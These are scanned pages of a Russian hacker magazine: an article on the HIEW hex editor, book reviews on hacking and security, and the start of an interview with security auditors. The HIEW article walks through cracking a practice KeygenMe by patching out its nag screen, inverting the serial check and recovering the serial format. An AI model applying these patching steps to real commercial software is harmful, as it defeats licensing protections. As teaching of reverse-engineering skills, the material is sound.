Подробнее о самом алгоритме распаковки и восстановлении импорта читай в статье «Об упаковщиках в последний раз» (лежит на www.wasm.ru). Я же продолжу рассказ об определении других упаковщиков. Следующим по распро-



Мы будем изучать вот этот несложный KeygenMe

Листинг 1


```
.0046D380: 55          push     ebp
.0046D381: 8BEC       mov     ebp, esp
.0046D383: 83C4F0     add     esp, -010 ;"?"
.0046D386: B8A0D14600 mov     eax, 00046D1A0 -----? (1)
.0046D38B: E8DC94F9FF call    .00040686C -----? (2)
.0046D390: A1E8F84600 mov     eax, [0046F8E8]
.0046D395: 8B00       mov     eax, [eax]
.0046D397: E8A4E6FCFF call    .00043BA40 -----? (3)
.0046D39C: E8B3EAFFFF call    .00046BE54 -----? (4)
.0046D3A1: 8B0D28F94600 mov     ecx, [0046F928]
.0046D3A7: A1E8F84600 mov     eax, [0046F8E8]
.0046D3AC: 8B00       mov     eax, [eax]
.0046D3AE: 8B15F0B84600 mov     edx, [0046B8F0]
.0046D3B4: E89FE6FCFF call    .00043BA58 -----? (5)
.0046D3B9: A1E8F84600 mov     eax, [0046F8E8]
.0046D3BE: 8B00       mov     eax, [eax]
.0046D3C0: 8B4044     mov     eax, [eax][44]
.0046D3C3: E834FBFFFF call    .00046CEFC -----? (6)
.0046D3C8: A1E8F84600 mov     eax, [0046F8E8]
```

Листинг 2

```
.00401000: EB10       jmps    .000401012
.00401002: 66623A     bound   di, [edx]
.00401005: 43         inc     ebx
.00401006: 2B2B      sub     ebp, [ebx]
.00401008: 48         dec     eax
.00401009: 4F         dec     edi
.0040100A: 4F         dec     edi
.0040100B: 4B         dec     ebx
.0040100C: 90         nop
.0040100D: E978D54900 jmp     0206321AA
.00401012: A16BD54900 mov     eax, [0049D56B]
```

Листинг 3

```
.00417180: 60         pushad
.00417181: BE00E04000 mov     esi, 00040E000 -----? (1)
.00417186: 8DBE0030FFFF lea     edi, [esi][-0000D000]
.0041718C: 57         push   edi
.0041718D: 83CFFF     or     ebp, -001 ;"?"
.00417190: EB10       jmps    .0004171A2 -----? (2)
.00417192: 90         nop
.00417193: 90         nop
.00417194: 90         nop
.00417195: 90         nop
.00417196: 90         nop
.00417197: 90         nop
.00417198: 8A06     mov     al, [esi]
.0041719A: 46         inc     esi
.0041719B: 8807     mov     [edi], al
```



Вид экрана HIIEW при запуске ничуть не отличается от вида экрана FAR'a в режиме просмотра файла

странности является FSG и (с недавних пор) Urpack. Они узнаются очень просто. Смотришь на текстовое представление EXE-заголовка — он крайне оптимизирован, и обычно там нет столько нулевых байт мусора, сколько оставляют другие пакеры. Urpack даже записывает импорт прямо в DOS Header после MZ :).

Кстати, есть еще один хитрый метод легко отличить MS-компиляторы от Borland'овых по присутствию «Rich»-строки после DOS Header'a.

→ **лучшие помощники крэкера**, стринг-референсы, представляют собой перечень всех строковых данных, которые встречаются в программе, и адресов, где происходит обращение к этим строкам. Они есть и в HIIEW'e! В HEX-режиме ставишь курсор на начало любой строки и нажимаешь <F6> — сразу перейдешь на первое обращение к соответствующей строке! Поиск русских строк здесь тоже к твоим услугам. В общем, HIIEW — настоящий рулез.

Жмем <F7> и пишем «Программа не зарегистрирована». <Enter>. Если нужно искать все места, где встречается строка, то <Shift> + <F7>, и HIIEW найдет следующий адрес, где имеется строчка. Так каким образом он ищет русские строки, особенно если они могут быть и в DOS-, и в windows-кодировке? Ты сам даешь ему все нужные знания. Перед поиском необходимо нажать в текстовом режиме <F8> и выбрать кодировку. Именно с ее помощью HIIEW и будет искать строку.

→ **порой**, когда всматриваешься в дизассемблерные листинги, так и хочется перейти по адресу, по которому указывает jmp, call или даже mov. HIIEW и тут не подведет: каждому адресу на экране присваивается уникальное число, нажимаешь его на клавиатуре и переходишь куда надо. Вот пример:

```
.00417180: 60          pushad
.00417181: BE00E04000 mov
esi,00040E000 -----? (1)
.00417186: 8DBE0030FFFF lea
```

```
edi,[esi][-0000D000]
.0041718C: 57          push edi
.0041718D: 83CFFF     or  ebp,-001 ;"?"
.00417190: EB10       jmps
.0004171A2 -----? (2)
```


(1) и (2) — те самые числа. Чтобы перейти по указанному адресу, просто набираешь их на клавиатуре (они могут быть выражены и буквами, если переходов больше девяти). Вообще цифровость задается в hiew7.ini, там тебе предоставляется воля вытворять что угодно, даже китайские иероглифы вписать.

Теперь остановимся на перемещениях по EXE вручную. По <F5> переходишь на указанный адрес. Притом, если просто ввести адрес, то переместишься по Offset'у. Если поставить точку перед адресом, HIIEW перейдет по виртуальному адресу. Очень удобно. Даже в коде эти адреса можно переключать нажимая <Alt> + <F1>. Опять же не напрягаясь, ты переходишь к началу нужной секции: заходишь в PE-заголовок нажав <F8>, затем давишь <F6> и, выбрав нужную секцию из списка, оказываешься в ее начальном адресе. А что если захотелось перейти в начало таблицы импорта или TLS? Искать самому? Нет. <F8>, затем <F10>, и ты переносишься к таблице полей NTHeader'a. В нем просто выбираешь нужное поле и нажимаешь <Enter> — переместишься мгновенно :). Вот так старый добрый HIIEW помогает в нашем нелегком деле.


→ **исследовать мало** — нужно править код, причем не все способны запомнить машинные коды и не все могут ориентироваться в составлении mod/rm-флагов (и кодировать регистры в уме). Править в HEX-редакторе — немного неудобный метод (хотя я, например, написал весь движок DotFix FakeSigner'a чисто в HIIEW и уже привык кодировать в уме :)). Конечно же, и тут HIIEW не оставит тебя в беде, на помощь придет его мощный ассемблер! Чтобы править код, нажимаешь <F3>, затем дрожащим пальцем тыкаешь в <Tab>...

О чудо! В появившейся текстовой строке можно писать команды прямо на ассемблере. Нажатие <Enter> позволяет еще и начать набор следующей команды.

Как видишь, жизнь не так сложна, как казалось, когда ты начинал читать эту статью :). Кстати, насчет ошибок. Практически любой введенный код можно отменить нажимая <F3>. С помощью <F9> ты запишешь в файл правильно написанное. Только вот незадача, после записи файл не запускается и приходится выходить из HIIEW, чтобы снять залоченность. Но решение вновь находится. Открываем hiew7.ini и ищем строку «ReopenAfterEdit», ставим ее в «On». Теперь, после редактирования, файл будет закрываться и вновь открываться для чтения, что позволит запускать его после каждой правки. Я спросил у Евгения, зачем он не сделал то же самое в настройках по умолчанию. Угадай, что ответил автор HIIEW. Да, пра-



Начало структуры, описывающей любую VB-программу



Urpack жмет программу так, что от заголовка остается только MZ, после которого идет импорт. Жаль, что антивирусы не разделяют эту идею оптимизации

вильно: «Чтобы люди читали help». Так что мораль простая: читай help, комментарии ко всем строкам hiew7.ini, и да даруется тебе знание.

→ **декриптуем XOR**. С некоторых пор повелось так, что каждый кодер, разобравшийся с PE-форматом, пишет свой криптор. Как ни странно, их дело процветает и появляется все больше программ, способных шифровать EXE и защищать его от взлома (якобы). В основном они используют алгоритм XOR :), и поскольку он обратим, для расши-

фровки остается только узнать пароль и обработать им зашифрованный кусок кода.

Иногда анализ программы позволяет узнать, каким ключом дешифруется тот или иной блок. И как же расшифровывать? В уме? Всю секцию кода? «Не смейте», — сказал ты и пошел побыстрому писать программу на C для решения этой задачи. Стоп! Все это уже есть в HEX-редакторе HIEW. В режиме редактирования ты всего лишь надавливаешь <Ctrl>+<F8> и задаешь ключ, потом <F8>, ксоря блок за блоком. Зажимаешь <F8> и держишь, пока не раскриптуется!

→ как бы ни был силен XOR, он не всегда подходит для шифровки-дешифровки. Однако не спеши грустить — HIEW позволит тебе задавать алгоритм шифровки самостоятельно. Для этого нажимаешь <F3>, чтобы перейти в режим редактирования, затем <F7>. Откроется диалог набора кода. Забиваешь туда алгоритм криптошки и используешь. Как писать криптоалгоритм, объяснено в справке. Написано нормально, разобраться можно ;).

Для большей простоты и наглядности возьмем KeygenMe by Fabsys. Тяни его с crackmes.de или с диска к журналу. Начнем исследовать. Открываем keygen.exe в hiew (листинг 4). Что видим?

По адресу 40822A красуется вызов нагскрина :). Лучший выход — пропатчить его, для чего устанавливаешь курсор на 40821C и жмешь <F3>, чтобы перейти в режим правки. Затем <Tab> для вызова окна ассемблера. Там пишешь «jmps .40822F» (без кавычек). Команда jmps, в отличие от jmp, генерит short jmp, занимающий всего два байта. Точка перед адресом ставится потому, что это VA, а не Offset.

Запустим для проверки. Ура! Нага как не бывало. И тут начинаются разборки с проверкой пароля. Я ввел имя «GpCH», пароль — «12345». При нажатии на кнопку Generate видим сообщение «BaD BoY». Снова переходим в HIEW. В режиме дизассемблера <F8>, затем <F6> для вывода секций. Выбираешь первую секцию. Как толь-

Листинг 4

```
.0040820C: 55          push      ebp
.0040820D: 8BEC       mov      ebp,esp
.0040820F: 83C4F0     add      esp,0FFFFFFF0 ;'?
.00408212: B8C4814000 mov      eax,0004081C4 --?1
.00408217: E8F0C2FFFF call     .00040450C --?2
.0040821C: 6A40      push     000000040 ;'@'
.0040821E: 684C824000 push    00040824C ;'Rules'
.00408223: 6854824000 push    000408254 ;'KeygenMe and de
.00408228: 6A00      push     0
.0040822A: E841C4FFFF call     MessageBoxA ;user32 --?5
.0040822F: 68047F4000 push    000407F04 --?6
```

Листинг 5

```
.00408067: 6848814000 push    000408148 ;'Prolixе KeygenM
.0040806C: 53        push     ebx
.0040806D: E81EC6FFFF call     SetWindowTextA ;user32 --?2
.00408072: 6A00      push     0
.00408074: 6874814000 push    000408174 ;'Winner'
.00408079: 687C814000 push    00040817C ;'GoD BoY'
.0040807E: 53        push     ebx
.0040807F: E8ECC5FFFF call     MessageBoxA ;user32 --?5
.00408084: EB20     jmps     .0004080A6 --?6
.00408086: 6A00      push     0
.00408088: 6888814000 push    000408188 ;'Wrong Way'
.0040808D: 6894814000 push    000408194 ;'BaD BoY'
.00408092: 53        push     ebx
.00408093: E8D8C5FFFF call     MessageBoxA ;user32 --?5
.00408098: EB0C     jmps     .0004080A6 --?6
```

ко переведешься в ее начало, начинай поиск: <F7> и введи «BaD BoY». Вот нашел, и тут же <F6>, чтобы HIEW перешел по адресу, откуда идет обращение к этой строке. В результате видишь содержимое листинга 5.


Логично, что теперь следует попытка узнать, откуда идет обращение к 408086 адресу. Чуть выше находится его вывод информации о том, что пароль правильный. Следовательно, где-то есть переход на вывод информации либо о верном пароле, либо о неверном. Ставим курсор на адрес 408086 и жмем <F6>. Почти мгновенно, как

по велению волшебной палочки, HIEW перенесет тебя на строку, где идет обращение к адресу 408086 (листинг 6).

Попробуем исправить переход jne на je по адресу 408055. Запускаешь KeygenMe и вводишь любой пароль — программа будет зарегистрирована. HIEW просто рулез! Несмотря на это, все еще не достигнута цель — получить рабочий ключ. Увы, HIEW не настолько мощен, чтобы реверсить в нем алгоритм и писать Keygen. Для того чтобы сделать полноценный Keygen, требуется отлаживать программу. Оно нам надо? Может, лучше просто попытаться получить серийник на свое имя? Попробуем! Поизучаем код, который идет перед jne. На пару экранов выше обнаружится содержимое, которое ты можешь видеть на листинге 7.

Сравниваем [ebp]-00000204 с нулем. Если «равно», выводим «Неверный серийник». Логично было бы предположить, что серийник лежит по адресу [ebp-204]. Смотрим ниже. Теперь с нулем сравнивается [ebp-204] и выводится сообщение о неверном имени пользователя. Ага, наконец выяснено, что имя находится в [ebp-204]. Внимание на листинг 8.

И-да, ясно: без отладчика не разберешься, какой Call и какую функцию выполняет. Все же взглянем на каждый из них. Похоже, первый просто переносит имя пользователя в другую переменную. Второй же криптует ее. Пролитаем код по адресу 407E14. О чудо:



Как настоящие ассемблерщики, пишем программу без всяких сред программирования


```
.00407E99: 68EC7E4000 push
000407EEC ; 'HZF-'
.00407E9E: FF75F4 push
d, [ebp] [-0C]
.00407EA1: 68FC7E4000 push
000407EFC ; '-GFD'
```

Если не подключать к делу дебаггер, то этот код ты поймешь только логически. Как я подозреваю, пароль может складываться как: 'HZF-' + [ebp] [-0C] + '-GFD'. Проверим ЭТО. По листингам выше мы знаем адрес MessageBoxA в IAT. Так и вызовем его, а в параметрах укажем [ebp] [-0C]. Прямо после

```
push 000407EFC ; '-GFD'
```

жми <F3> и набирай. У меня получилось нечто, по виду напоминающее содержимое листинга 9.

Теперь при вводе неверного серийника выводится середина верного. Слева добавим к ней 'HZF-'. Справа — '-GFD'. Получим верный код. Правда, автор не позаботился о том, чтобы код всегда имел печатаемые символы, так что ключ из нормальных буквочек будет не на каждое имя. Впрочем, уже не наши проблемы — цель, получение пароля, достигнута.

→ **заключение.** Немного познакомлю читателя с тем, что грядет в будущих релизах программы. Главное, что автор действительно планирует, — поддержка AMD64. Эта линейка процессоров уже стала поистине народной и получила широкое распространение в мире. Насколько мне известно, даже Microsoft в Win64 делает основной упор на процессоры AMD. В последнее время стало появляться все больше программ и даже драйверов, скомпилированных в формате AMD64, поэтому в любом случае необходимо расширять ассемблер и дизассемблер HIEW'a.

Никаких планов насчет IA64 пока не строится. Тут хотя бы AMD64 реализовать. Насчет .NET и ARM Sen обещал подумать, но больше на перспективу, так как разбираться с абсолютно новым ассемблером и псевдокодом не так просто.

Помимо того, что сказано, автор дизассемблера планирует публикацию полного Plugin SDK, чтобы любой желающий мог разработать плагин для расширения функционала HIEW'a. К примеру, сделать скриптовый язык для автоматизации действий в HIEW или, скажем, анализатор компилятора/упаковщика. В общем, если SDK выйдет на сцену, думаю, за плагинами не заржавеет. GUI, скорее всего, не будет, так как консольный инструмент гораздо удобнее window'ого, что уже доказано FAR'ом. Так что перспектив много — осталось ждать. Буду верить, что Евгений не подкачает. А тебе желаю успехов в исследованиях. Надеюсь, эта статья обогатила твои знания о HIEW, таком полезном инструменте реверсера, и показала лучшие способы по автоматизации разных задач 🐞

Листинг 6

```
.0040801E: E819B8FFFF call .00040383C --?1
.00408023: 8B85F8FDFFFF mov eax, [ebp] [-00000208]
.00408029: 8D55FC lea edx, [ebp] [-04]
.0040802C: E8E3FDFFFF call .000407E14 --?2
.00408031: 8D85F4FDFFFF lea eax, [ebp] [-0000020C]
.00408037: 8D95FCFDFFFF lea edx, [ebp] [-00000204]
.0040803D: B900010000 mov ecx, 000000100 ; ' ? '
.00408042: E8F5B7FFFF call .00040383C --?1
.00408047: 8B95F4FDFFFF mov edx, [ebp] [-0000020C]
.0040804D: 8B45FC mov eax, [ebp] [-04]
.00408050: E8EBB8FFFF call .000403940 --?3
.00408055: 752F jne .000408086 --?4 — мы здесь
.00408057: 6834814000 push 000408134 ; 'Registred Versi
.0040805C: 68F1030000 push 0000003F1 ; ' ??'
.00408061: 53 push ebx
.00408062: E811C6FFFF call SetDlgItemTextA ;user32 --?
```

Листинг 7

```
.00407FCD: 80BDFCFDFFFF00 cmp b, [ebp] [-00000204], 0
.00407FD4: 7517 jne .000407FED --?1
.00407FD6: 6A40 push 000000040 ; '@'
.00407FD8: 680C814000 push 00040810C ; 'Error'
.00407FDD: 6814814000 push 000408114 ; 'Enter a Serial'
.00407FE2: 53 push ebx
.00407FE3: 6888C6FFFF call MessageBoxA ;user32 --?4
.00407FE8: E9B9000000 jmp .0004080A6 --?5
.00407FED: 80BDFCFEFFFF00 cmp b, [ebp] [-00000104], 0
.00407FF4: 7517 jne .00040800D --?6
.00407FF6: 6A40 push 000000040 ; '@'
.00407FF8: 680C814000 push 00040810C ; 'Error'
.00407FFD: 6824814000 push 000408124 ; 'Enter a Name'
.00408002: 53 push ebx
.00408003: E868C6FFFF call MessageBoxA ;user32 --?4
```

Листинг 8

```
.0040800D: 8D85F8FDFFFF lea eax, [ebp] [-00000208]
.00408013: 8D95FCFDFFFF lea edx, [ebp] [-00000104]
.00408019: B900010000 mov ecx, 000000100 ; ' ? '
.0040801E: E819B8FFFF call .00040383C --?2
.00408023: 8B85F8FDFFFF mov eax, [ebp] [-00000208]
.00408029: 8D55FC lea edx, [ebp] [-04]
.0040802C: E8E3FDFFFF call .000407E14 --?3
.00408031: 8D85F4FDFFFF lea eax, [ebp] [-0000020C]
.00408037: 8D95FCFDFFFF lea edx, [ebp] [-00000204]
.0040803D: B900010000 mov ecx, 000000100 ; ' ? '
.00408042: E8F5B7FFFF call .00040383C --?2
.00408047: 8B95F4FDFFFF mov edx, [ebp] [-0000020C]
.0040804D: 8B45FC mov eax, [ebp] [-04]
.00408050: E8EBB8FFFF call .000403940 --?4
.00408055: 752F jne .000408086 --?5
```

Листинг 9

```
.00407E99: 68EC7E4000 push 000407EEC ; 'HZF-'
.00407E9E: FF75F4 push d, [ebp] [-0C]
.00407EA1: 68FC7E4000 push 000407EFC ; '-GFD'
```




**Думаешь, что посмотреть сегодня вечером?
Выбираем кино с TOTAL DVD!**

Все о кино – читай о блокбастерах месяца, размышляй о лентах вместе со звездами, выбирай на какой сеанс пойти

• Все о DVD – самые лучшие релизы месяца, более 50 обзоров, море интервью

• ...и немного о технологиях будущего! Телевидение высокой четкости, плазмы и многое другое!

Total DVD – ультимативный журнал для киноманов!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам), подборкой трейлеров и анонсов новых картин и роликами к DVD-релизам.

**Ищешь себе технику для домашнего кинотеатра?
«DVD Эксперт» – самый лучший гид по аудио-
видео-новинкам!**

Все о Hi-Fi, High End и Home Cinema!

• Пошаговые инструкции по составлению и установке системы домашнего кино

• Лучшие системы и компоненты месяца – рай для новичков. Более 50 самых новых моделей в оценочных и сравнительных тестах

• Готовые системы, интервью, самые свежие новости индустрии. Всегда на лезвии прогресса!

**Выбираем домашний кинотеатр с журналом «DVD Эксперт»!
Сейчас это стильно, это модно, это доступно, это просто!**

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам) и тестами для настройки системы домашнего кинотеатра.



обзор КНИГ

ЧТО ПОЛИСТАТЬ

КАК МЫ ОТБИРАЕМ КНИГИ В ОБЗОР? БЕРЕМ СПИСОК КНИГ, КОТОРЫЕ ЕСТЬ НА СКЛАДЕ (НЕСКОЛЬКО ТЫСЯЧ НАИМЕНОВАНИЙ). ДЕЛАЕМ ВЫБОРКУ ПО ТЕМЕ НОМЕРА, ПОТОМ ОТБРАСЫВАЕМ УСТАРЕВШИЕ ЭКЗЕМПЛЯРЫ И ДУБЛИ. ЛУЧШЕЕ ПОПАДАЕТ В ЖУРНАЛ | **АНДРЕЙ КАРОЛИК**

EASY

Основы защиты информации: учебное пособие для студентов высших учебных заведений

М.: Издательский центр «Академия», 2006
Куприянов А.И. / 256 страниц
Разумная цена: 209 рублей



Информация может быть представлена как угодно, не только в виде файлов на винчестере :). Нужна защита не только самой информации (от утраты, искажения, несанкционированного доступа и использования), но и защита ОТ ложной/избыточной информации. В число жертв атаки могут попасть и информационные системы, и средства, каналы, сети или среды. Каждый вид атаки разбирается подробно вплоть до физики процессов и формул, на полученной основе выбирают способ защиты: кодирование для защиты от искажения помехами, обратная связь для адаптации к помехам, шифрование для защиты от несанкционированного доступа, стойкость к дезинформирующим помехам и множество других интересных нюансов. Побольше бы наглядных примеров и описания попроче — цены бы книжке не было...

MEDIUM

Фрикинг не для дилетантов: пособие по взлому и защите телефонных линий

М.: ЗАО «Новый издательский дом», 2005
Борис Леонтьев / 528 страниц
Разумная цена: 273 рубля



Фрикер — это телефонный хакер. Чтобы стать фрикером, не обязательно ломать АТС, достаточно обладать соответствующими знаниями, которые, кстати, пригодны для использования и в мирных целях.

Книга посвящена именно безопасности. Подробно об АТС, как отправить факс бесплатно в любую точку мира, что для этого понадобится. Как перепрограммировать пейджер и пользоваться им практически бесплатно. Недокументированные возможности сотовых телефонов и их взлом. И все в таком духе...

Если заинтересовался, можешь заказать любую книгу из обзора (по разумным ценам), не отрывая пятой точки от дивана или стула, в букинистическом интернет-магазине «OS-книга» (www.osbook.ru). Книги для обзора мы берем именно там



EASY

**Введение
в хакинг**

М.: ЗАО «Новый
издательский дом», 2005
Максим Левин / 176 страниц
Разумная цена: 112 рублей



Хакерами не рождаются! Так что можешь без особых проблем освоить их основные уловки: спуфинг, снифинг, «мусорные бачки», ловля на «дурачка», взлом паролей, ложные DNS-запросы и многое другое, — все есть в этой книжке. Прибавь прикольный стиль «на ты», читается легко и просто. Главы очень маленькие и перетекают одна в другую, по мере прочтения начинаешь понимать сленг хакеров, их цели и приемы работы.

MEDIUM

**Защита от хакеров
средствами хакера**

М.: ДМК Пресс, 2005
Проект Honeynet / 312 страниц
Разумная цена: 197 рублей



Honeynet — специальная компьютерная сеть (каких много), работающая как приманка. Хакеры находят honeynet и тратят драгоценное время, а создатели «приманок» убивают двух зайцев: отводят удары от реальных сетей и беспрепятственно собирают и анализируют информацию о средствах взлома и поведении хакеров. Книга рассказывает: как создать подобную «приманку», что и как собирают и анализируют с их помощью, возможные проблемы и решения. Уникальная возможность посмотреть на хакеров с их же позиций :). А со стороны всегда виднее...

HARD

**Компьютерные
вирусы изнутри
и снаружи**

М.: ЗАО «Новый
издательский дом», 2005
Максим Левин / 176 страниц
Разумная цена: 112 рублей



Вирусы привыкли распространять и лечить, но мало кто пытался разобраться, что представляет собой вирус, как он функционирует и как чужеродный код внедряется в исполняемый файл. Если разберешься, сможешь определять, насколько надежны антивирусы и можно ли обхитрить их.

Очередное творение Криса Касперски, рассчитанное на тех, кто свободно говорит на С :), умеет дизассемблировать машинные коды и часто изучает исходные тексты. Вирусы не стоят на месте, они прочно обосновались в Linux, научились скрывать свое присутствие в системе, пробили новые дыры в брандмауэрах, адаптировались к Longhorn... Как защитить информацию от разрушения?

EASY

**Криптографические
методы защиты
информации:
учебное пособие
для вузов**

М.: Горячая линия —
Телеком, 2005
Рябко Б.Я. / 229 страниц
Разумная цена: 218 рублей



Криптография и интересна, и сложна. Прежде всего, она включает в себя математику и кучу формул, и чтобы понять идеологию криптографии, придется начинать с самого нуля. Вполне подойдет учебное пособие для вузов :).

Главное — что издание достаточно свежее и посвящено новым направлениям криптографии, связанным с обеспечением безопасности работы в сетях. Тут тебе и шифры с открытыми ключами, и методы цифровой подписи, и основные криптографические протоколы, блочные и потоковые шифры, криптографические хэш-функции. Единственный недостаток подобной литературы: изложено довольно сухо (читай «строго»). Примеры, конечно, есть, но они явно оторваны от жизни, поэтому не наглядны



АНДРЕЙ ВЛАДИМИРОВ

УШЕЛ В ИТ ИЗ «ЧИСТОЙ» НАУКИ, ТАК КАК «ТАМ НЕ ДАЮТ ЗАНИМАТЬСЯ ЧЕМ ХОЧЕШЬ». СПЕЦИАЛИЗИРУЕТСЯ В ОСНОВНОМ НА БЕЗОПАСНОСТИ СЕТЕВОЙ ИНФРАСТРУКТУРЫ: МАРШРУТИЗАТОРЫ, КОММУТАТОРЫ, ТОЧКИ ДОСТУПА И Т.Д. РАБОТАЕТ С ПРОТОКОЛАМИ НА НИЖНИХ УРОВНЯХ: КАНАЛЬНЫЙ, СЕТЕВОЙ, БЕЗОПАСНОСТЬ КОММУТАЦИИ И МАРШРУТИЗАЦИИ



КОНСТАНТИН ГАВРИЛЕНКО

СПЕЦИАЛИСТ С ОПЫТОМ РАБОТЫ В СФЕРЕ ИТ-БЕЗОПАСНОСТИ БОЛЕЕ 12-ТИ ЛЕТ. СОАВТОР ДВУХ КНИГ: «WI-FU: СЕКРЕТЫ БЕСПРОВОДНОГО ВЗЛОМА» И «СЕКРЕТЫ ХАКЕРОВ: БЕЗОПАСНОСТЬ СЕТЕЙ CISCO»



АНДРЕЙ МИХАЙЛОВСКИЙ

БОЛЕЕ ДЕСЯТИ ЛЕТ АКТИВНО ЗАНИМАЕТСЯ СЕТЯМИ, СИСТЕМАМИ АУТЕНТИФИКАЦИИ, БЕСПРОВОДНОЙ СВЯЗЬЮ, КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТЬЮ И УЧАСТВУЕТ В РАЗРАБОТКАХ И ИССЛЕДОВАНИЯХ КОМПАНИИ «АРХОНТ»

проверено электроникой

АУДИТОРЫ БЕЗОПАСНОСТИ

ОНИ АВТОРЫ НЕСКОЛЬКИХ ПОПУЛЯРНЫХ КНИГ ПО БЕЗОПАСНОСТИ, МНОГОЧИСЛЕННЫХ ПУБЛИКАЦИЙ ОБ ОБНАРУЖЕННЫХ УЯЗВИМОСТЯХ НА ФОРУМАХ И СЕТЕВЫХ РЕСУРСАХ (BUG-TRAQ, PACKETSTORM, SECURITYLAB), А ТАКЖЕ В ПРЕССЕ (LINUX WORLD, LINUX MAGAZINE, INFORMATION SECURITY AUDITOR, INTERNET WORLD, THE BYTE). ОНИ РУССКИЕ :), НО БАЗИРУЮТСЯ В АНГЛИИ. С НИМИ МЫ И ПОБЕСЕДОВАЛИ... | **АНДРЕЙ КАРОЛИК (ANDRUSHA@REAL.XAKEP.RU)**

СПЕЦ: НАСКОЛЬКО СЛОЖЕН ПУТЬ ОТ ВОЗНИКНОВЕНИЯ ИНТЕРЕСА К БЕЗОПАСНОСТИ ДО ОБРАЗОВАНИЯ ЦЕЛОЙ КОМПАНИИ?

КОНСТАНТИН ГАВРИЛЕНКО: В сфере инфосека самое простое — основать и организовать свое дело, в первую очередь — начать продавать сервисы и свои знания: для этого не нужно дорогостоящее оборудование, помещения и т.д. Соответственно, затраты на организацию несоизмеримо меньше. Начинали скромно, у каждого по десктопу, выход в интернет :). Потом прикупили несколько лаптопов (для беспроводных сетей), пару маршрутизаторов, и так до пары раков с оборудованием. Когда мы открывались, про нас вообще никто не знал, все мы пришли из сфер, не связанных с ИТ, поэтому пришлось достаточно много времени потратить на наработку связей в индустрии, какой-то известности, доверительных отношений с клиентами. Стереотип «русских хакеров» часто проявлял себя как незаменимый, а иногда наоборот...

АНДРЕЙ МИХАЙЛОВСКИЙ: Поскольку «Архонт» небольшая компания, приходится выполнять разносторонние обязанности от общения с клиентами до высокотехнических сфер. И буквально через год после открытия компании о нас знали на разных компьютерных выставках и конференциях, а еще через год вышла первая книга — «Wi-Foo: the Secrets of Wireless Hacking». Чем больше мы узнавали рынок, тем сильнее убеждались в своих способностях в области компьютерной безопасности. Как показала практика, реальных специалистов в этой сфере не так уж много.

**СПЕЦ: ПОЧЕМУ АНГЛИЯ?
ЧЕМ ЛУЧШЕ УЧЕБА ТАМ? ЧЕМ ЛУЧШЕ
РАБОТА? У НАС НЕТ ПЕРСПЕКТИВ?**

